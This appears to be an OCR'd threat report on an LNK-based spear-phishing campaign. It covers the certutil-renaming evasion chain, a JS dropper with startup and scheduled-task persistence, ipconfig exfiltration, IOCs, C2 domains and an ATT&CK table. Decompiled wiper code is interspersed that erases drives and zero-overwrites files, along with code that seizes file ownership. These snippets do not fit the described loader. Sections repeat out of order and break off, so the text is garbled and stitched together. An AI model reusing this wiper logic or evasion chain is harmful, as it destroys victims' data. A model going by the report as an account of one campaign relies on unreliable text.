- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

